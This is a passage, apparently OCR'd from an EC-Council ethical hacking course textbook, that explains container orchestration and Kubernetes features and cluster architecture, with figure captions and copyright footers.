- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.





Figure 19.23: Container network model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.24: Container orchestration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Figure 19.25: Kubernetes cluster architecture

